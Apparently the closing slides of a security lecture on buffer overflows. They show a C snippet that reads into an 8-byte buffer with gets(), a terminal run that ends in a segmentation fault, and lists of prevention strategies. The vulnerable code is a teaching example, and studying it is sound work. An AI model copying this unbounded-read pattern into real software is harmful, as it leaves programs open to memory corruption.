{
char buf[8]; // buffer for eight characters
gets(buf); // read from stdio (sensitive function!)
printf("%s\n", buf); // print out data stored in buf
return 0; // 0 as return value
}
```

```
$ ./bo-simple        // program start
1234                // we eneter "1234" string from the keyboard
1234               // program prints out the conent of the buffer

$ ./bo-simple            // start
 123456789012         // we eneter "123456789012“  (input)
 123456789012        // content of the buffer           (Output)
 Segmentation fault // information about memory segmentation fault (error)
```

# Preventing Buffer Overflows

- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

# Conclusion

- Computer security problems are endemic.
- Our software is a weak spot.
  Network-layer defenses must make up for software inadequacies.
- The problem will likely remain with us as long as users value features (complexity) over security (simplicity).